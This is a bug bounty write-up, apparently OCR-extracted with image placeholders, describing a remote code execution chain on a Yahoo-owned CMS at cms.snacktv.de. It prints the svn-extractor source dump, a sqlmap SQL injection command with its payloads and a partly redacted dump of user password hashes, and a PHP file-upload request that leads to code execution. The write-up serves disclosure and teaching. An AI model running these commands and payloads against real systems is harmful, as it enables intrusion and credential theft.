
Yahoo Remote Code Execution on cms.snacktv.de

By: Sean Melia

I managed to chain a number of bugs together in order to get remote code execution and paid $0 for the impactful ones.

Backstory:
Yahoo acquired Media Group One (MGO) in December 2014. In January 2016 this acquisition was *officially* put in scope.




In-Scope Domains and Properties

The scope of this program is limited to technical security vulnerabilities on Yahoo owned applications. For password and account access issues please work with our Customer Care team.

- *.yahoo.com
- *.flickr.com
- All Yahoo and Flickr branded mobile apps
- All Yahoo and Flickr branded client side applications
- Brightroll
- Flurry
- Media Group One
- Polyvore
- Yahoo Small Business (aabaco and luminate domains)

MGO acquired SnackTV Media and Vertical Network Media in Spring 2013. (http://mediagroupone.de/en/company/history/)



FROM PIONEER TO MARKET LEADER FOR AGGREGATED VIDEO CONTENT AND VERTICALS!


Since 2015 MEDIA GROUP ONE belongs to the Yahoo Company. Together with Yahoo we unite our significant and longstanding experience, technology and monetization solutions.In spring 2013 MEDIA GROUP ONE's business units were already united: Vertical Network Media and the syndication network SnackTV Media. The first order of business was consolidating twelve verticals into three mega verticals. Within these three verticals – FABALISTA (Women), ZOLANIS (Men) und ENTANIA (Entertainment) – there are now 16 theme channels with content from more than 800 publishers.

SnackTV is run by (now) Yahoo employees. Guess how I know that.

Entities:
*.mediagroupone.de
*.snacktv.de
*.vertical-network.de
*.vertical-n.de
*.fabalista.com
etc. etc.

The Fun Stuff

Login page:




Bitte anmelden:

Login: Login / Mailadresse

Passwort:


Ihre Zugangsdaten waren leider nicht korrekt!

First I found out that http://cms.snacktv.de had its .svn directory exposed. This allowed me to use svn-extractor.py to dump all the source code:




```
Seans-MacBook-Pro-2:svn-extractor sean$ python svn_extractor.py --url http://cms.snacktv.de
http://cms.snacktv.de
Checking if URL is correct
URL is active
Checking for presence of wc.db
WC.db found
http://cms.snacktv.de/crossdomain.xml
http://cms.snacktv.de/delAll.php
http://cms.snacktv.de/setimage.php
http://cms.snacktv.de/config.php
http://cms.snacktv.de/php.ini
http://cms.snacktv.de/update.php
http://cms.snacktv.de/.htp
http://cms.snacktv.de/upload.php
http://cms.snacktv.de/.htaccess
http://cms.snacktv.de/media/.htaccess
http://cms.snacktv.de/cb/.htaccess
http://cms.snacktv.de/crons/moveOutdated.php
http://cms.snacktv.de/crons/updateUncomplete.sh
http://cms.snacktv.de/crons/moveOutdated.sh
http://cms.snacktv.de/crons/importer.sh
http://cms.snacktv.de/crons/import_lgmover.php
http://cms.snacktv.de/css/st
http://cms.snacktv.de/css/styles.css
http://cms.snacktv.de/css/smoothness/jquery-ui-1.9.2.custom.css
http://cms.snacktv.de/css/smoothness/jquery-ui-1.9.2.custom.min.css
http://cms.snacktv.de/css/smoothness/images/ui-icons_2e83ff_256x240.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_glass_95_fef1ec_1x400.png
http://cms.snacktv.de/css/smoothness/images/ui-icons_888888_256x240.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_glass_55_fbf9ee_1x400.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_glass_75_dadada_1x400.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_flat_75_ffffff_40x100.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_glass_75_e6e6e6_1x400.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_glass_65_ffffff_1x400.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_highlight-soft_75_cccccc_1x100.png
http://cms.snacktv.de/css/smoothness/images/ui-icons_cd0a0a_256x240.png
http://cms.snacktv.de/css/smoothness/images/ui-bg_flat_0_aaaaaa_40x100.png
http://cms.snacktv.de/css/smoothness/images/ui-icons_454545_256x240.png
```

From there I was able to find an unauthenticated SQL injection:




```
Seans-MacBook-Pro-2:sqlmap sean$ python sqlmap.py -u "http://cms.snacktv.de/api/getURL.php?id=1" --level=3 --risk=3 -D db315659_2 -T user --dump -o

        _
 ___ ___| |_____ ___ ___  {1.0-dev-39a7b78}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
aused by this program

[*] starting at 18:54:09

[18:54:09] [INFO] resuming back-end DBMS 'mysql'
[18:54:09] [INFO] testing connection to the target URL
[18:54:10] [INFO] heuristics detected web page charset 'ascii'
[18:54:10] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[18:54:11] [INFO] testing NULL connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-9557 OR 9828=9828

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1 OR (SELECT 5338 FROM(SELECT COUNT(*),CONCAT(0x717a7a7871,(SELECT (ELT(5338=5338,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.C

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SELECT - comment)
    Payload: id=1 OR (SELECT * FROM (SELECT(SLEEP(5)))LwcX)#

    Type: UNION query
    Title: Generic UNION query (NULL) - 33 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCA
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[18:54:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Apache 2.4.10
back-end DBMS: MySQL 5.0
[18:54:13] [INFO] fetching columns for table 'user' in database 'db315659_2'
[18:54:13] [INFO] the SQL query used returns 4 entries
[18:54:13] [INFO] starting 3 threads
[18:54:14] [INFO] retrieved: "pass","varchar(255)"
[18:54:15] [INFO] retrieved: "logname","varchar(255)"
[18:54:15] [INFO] retrieved: "data","blob"
[18:54:15] [INFO] retrieved: "id","int(10) unsigned"
[18:54:15] [INFO] fetching entries for table 'user' in database 'db315659_2'
[18:54:16] [INFO] the SQL query used returns 6 entries
[18:54:16] [INFO] starting 3 threads
[18:54:17] [INFO] retrieved: " ","1","mi[redacted]4BDCEBE19083CE2A1F[redacted]
[18:54:17] [INFO] retrieved: " ","3","ph[redacted]*4C594A853716FBB28[redacted]
[18:54:17] [INFO] retrieved: " ","2","ad[redacted]**"[redacted]
[18:54:18] [INFO] retrieved: " ","4","mi[redacted]*A9806D2B4042CB6FF[redacted]
[18:54:18] [INFO] retrieved: " ","6","mv[redacted]ED33C4A848DA54A62A[redacted]
[18:54:18] [INFO] retrieved: " ","5","al[redacted]62A09ECC89D22958EE[redacted]
[18:54:18] [INFO] analyzing table dump for possible password hashes
```

I was able to crack one of the passwords quickly, due to it being a four-character word, and login with administrator privileges. This allowed me to upload a .php file




File Upload Request and Response:



```
POST /upload.php HTTP/1.1
Host: cms.snacktv.de
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://cms.snacktv.de/
Content-Length: 254
Cookie: PHPSESSID=6fc42dde1fd394cc0d8166cfe59526b2; sessions=admin; user=admin
Connection: close

cmd=upload&vfilename=meals.php&ifilename=meals.php&vfiledata=PD9waHAgcGhwaW5mbygpOyA%2FPgo%3D&ifiled
ata=PD9waHAgcGhwaW5mbygpOyA%2FPgo%3D&lgid=696969&title=meals&text=test&keywords=696969&customid=6969
69&snackcategory=&sdate=2016-01-14+00%3A00%3A00&edate=
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jan 2016 23:58:48 GMT
Server: Apache/2.4.10
X-Powered-By: PHP/5.4.45
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 1154

<?xml version="1.0" encoding="utf8"?>
                         <rss version="2.0" xmlns:media="http://search.yahoo.com/mrss/"
                                xmlns:lvpcm="http://www.limelightnetworks.com/"
                                xmlns:dcterms="http://purl.org/dc/terms/">
                                   <channel>
                                      <title></title>
                                      <link></link>
                                      <description></description>
                                      <item>
                                         <title><![CDATA[meals]]></title>
                                         <link></link>
                                         <description><![CDATA[test]]></description>
                                         <guid>646265_1452815928_788</guid>
                                         <media:content
url="http://cms.snacktv.de/media/646265.php">
                                            <media:title><![CDATA[meals]]></media:title>
                                            <media:description><![CDATA[test]]></media:description>
<media:thumbnail url="http://cms.snacktv.de/media/646265.php" />
<media:keywords><![CDATA[696969]]></media:keywords>
                                         </media:content>
                                         <lvpcm:customProperties>
<lvpcm:customProperty type="lgid" value="696969"/>
<lvpcm:customProperty type="cmsid" value="646265"/>
<lvpcm:customProperty type="customid" value="696969"/>
</lvpcm:customProperties>
<dcterms:valid>
                            start=2016-01-14T00:00:00+01:00;
end=2099-12-31T23:59:59+0100
</dcterms:valid>
</item>
                                 </channel>
                              </rss>
```

The .php file then executed meaning I could upload a web shell and execute commands on the server



PHP Version 5.4.45

System	Linux m19s3-1-15db.ispgateway.de 3.2.60-grsec-x86_64 #9 SMP Fri Jun 27 12:58:46 CEST 2014 x86_64
Build Date	Dec 8 2015 10:54:44
Configure Command	'./configure' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-config-file-path=/usr/local/php54-fpm' '--with-openssl' '--enable-zip' '--with-gd' '--enable-ftp' '--enable-calendar' '--with-libxml-dir' '--with-jpeg-dir=../jpeg-6b/' '--with-freetype-dir=/usr/lib' '--with-gettext' '--with-zlib-dir=../zlib-1.1.3/' '--with-png-dir=../libpng-1.0.6/' '--with-gdbm' '--with-ndbm' '--enable-dba' '--with-imap=/usr/local/imap-2007e' '--with-imap-ssl=/usr/local/imap-2007e' '--enable-bcmath' '--enable-exif' '--with-curl' '--with-gnu-ld' '--with-zlib' '--with-mcrypt=' '--enable-wddx' '--with-mhash' '--with-pgsql' '--with-bz2' '--with-pdo-mysql=mysqlnd' '--with-iconv' '--enable-soap' '--with-xsl' '--with-t1lib' '--enable-fpm' '--enable-mbstring'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php54-fpm
Loaded Configuration File	(none)
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412

